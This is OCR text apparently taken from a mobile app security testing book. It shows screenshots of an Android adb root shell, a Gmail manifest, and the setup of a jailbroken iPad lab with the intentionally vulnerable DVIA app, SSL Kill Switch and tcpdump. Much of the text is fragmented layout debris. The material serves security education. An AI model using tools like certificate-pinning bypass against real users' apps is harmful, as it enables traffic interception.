













```
C:\Users\UJ>adb devices
List of devices attached
192.168.56.101:5555    device
```

```
C:\Users\UJ>adb shell
root@vbox86p:/ # ls -la
drwxr-xr-x root    root    2016-02-08 15:59 acct
drwxrwx--- system  cache  2016-02-05 22:54 cache
lrwxrwxrwx root    root    1969-12-31 19:00 charger -> /sbin/healthd
dr-x----- root    root    2016-02-08 15:59 config
lrwxrwxrwx root    root    2016-02-08 15:59 d -> /sys/kernel/debug
drwxrwx--- system  system  2016-02-05 09:25 data
-rw-r--r-- root    root    287 1969-12-31 19:00 default.prop
drwxr-xr-x root    root    2016-02-08 16:00 dev
lrwxrwxrwx root    root    2016-02-08 15:59 etc -> /system/etc
-rw-r--r-- root    root    10771 1969-12-31 19:00 file_contexts
-rw-r----- root    root    382 1969-12-31 19:00 fstab.vbox86
-rwxr-x--- root    root    600228 1969-12-31 19:00 init
-rwxr-x--- root    root    981 1969-12-31 19:00 init.environ.rc
-rwxr-x--- root    root    22687 1969-12-31 19:00 init.rc
-rwxr-x--- root    root    1927 1969-12-31 19:00 init.trace.rc
-rwxr-x--- root    root    3885 1969-12-31 19:00 init.usb.rc
-rwxr-x--- root    root    2642 1969-12-31 19:00 init.vbox86.rc
```



Clock



Contacts

Listening at a high volume for a long time may damage your hearing. The volume will be increased above safe levels.

Cancel

OK



S Note





Phone




Messaging



Apps





AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="58082479"
    android:versionName="5.10.112725722.release"
    package="com.google.android.gm"
    platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2166767">
    <uses-sdk android:minSdkVersion="14" android:targetSdkVersion="23"></uses-sdk>
    <permission android:label="@2131296913"
        android:name="com.google.android.gm.email.permission.READ_ATTACHMENT"
        android:protectionLevel="0x2"
        android:permissionGroup="android.permission-group.MESSAGES"
        android:description="@2131296914">
    </permission>
    <permission android:label="@2131296915"
        android:name="com.google.android.gm.email.permission.ACCESS_PROVIDER"
        android:protectionLevel="0x2"
        android:description="@2131296916">
    </permission>
    <permission android:label="@2131296917"
        android:name="com.google.android.gm.email.permission.UPDATE_AUTH_NOTIFICATION"
        android:protectionLevel="0x2"
        android:description="@2131296918">
    </permission>
    <permission android:label="@2131296431"
        android:name="com.google.android.gm.email.permission.GET_WIDGET_UPDATE"
        android:protectionLevel="0x2"
        android:description="@2131296432">
    </permission>
    <permission android:label="@2131297275"
        android:name="com.google.android.gm.permission.READ_GMAIL"
        android:protectionLevel="0x2"
        android:permissionGroup="android.permission-group.MESSAGES"
        android:description="@2131297276">
    </permission>
```




com.google.android.gmail

Open Share with New folder

Name	Date modified	Type	Size
assets	2/8/2016 5:27 PM	File folder	
com	2/8/2016 5:27 PM	File folder	
error_prone	2/8/2016 5:27 PM	File folder	
jsr305_annotations	2/8/2016 5:27 PM	File folder	
META-INF	2/8/2016 5:27 PM	File folder	
org	2/8/2016 5:27 PM	File folder	
res	2/8/2016 5:27 PM	File folder	
third_party	2/8/2016 5:27 PM	File folder	
AndroidManifest.xml	8/21/2008 5:13 PM	XML Document	66 KB
classes.dex	8/21/2008 5:13 PM	DEX File	5,759 KB
resources.arsc	8/21/2008 5:13 PM	ARSC File	7,927 KB


### Applications

**Native android apps**



Contacts Internet Action Memo Downloads




**Third party apps**



hotstar Agent Dash WhatsApp Snapchat

### APPLICATION FRAMEWORK

Activity Manager	Window Manager	Content Provider
View System	Package Manager	Telephony Manager
Location Manager	Notification Manager	Resource Manager




## ANDROID RUNTIME

Core Libraries

Android RT

Dalvik VM



## LINUX KERNEL

Display Driver

Camera Driver

Audio drivers

Binder (IPC) Drivers

Flash Memory Driver


Process management

Wi-Fi driver

Bluetooth drivers

Memory management



Power management







## Chapter 3: Building a Test Environment



```
192.168.106.5 - PuTTY
login as: root
root@192.168.106.5's password:
Hackers-ipAD:~ root# ipainstaller DamnVulnerableiOSApp.ipa
Analyzing DamnVulnerableiOSApp.ipa...
Installing DVIA (v1.3)...
Installed DVIA (v1.3) successfully.
Hackers-ipAD:~ root#
```











## iOS SSL Kill Switch

0.61-9

208 kB



Change Package Settings



Author

Alban Diquet



Blackbox tool to disable SSL certificate validation - including certificate pinning - within iOS Apps.

### INSTALLED PACKAGE



Version

0.61-9



Filesystem Content





**tcpdump**

3.9.8-4

548 kB



Change Package Settings



Author

Jay Freeman (saurik)



This is a console package!



dumps and stores network traffic

INSTALLED PACKAGE



Version

3.9.8-4



Filesystem Content





## IPA Installer

3.23

1614 kB



Change Package Settings



Author

slugrail



### INSTALLED PACKAGE



Version

3.23



Filesystem Content



## Darwin CC Tools

877.5

4322 kB



Change Package Settings



Author

CoolStar



This is a console package!



### INSTALLED PACKAGE



Version

855-1



Filesystem Content





## BigBoss Recommended ...

1.3.2



Change Package Settings



Author

BigBoss



Combined list of hacker tools. Cydia no longer comes preinstalled with most useful command line apps. This package installs most the missing ones in one swoop. There is no real package provided here. It is only a set of depends on other various tools so that your command line can become useful again.

iPad

4:48 AM

56%

User

Expert

Recent

A

iPad

4:47 AM

56%

User

Expert

Recent

A

iPad

4:44 AM


56%



Cydia



IPA Installer



Hack



iFile



Terminal



iRET



Activator




Twitter

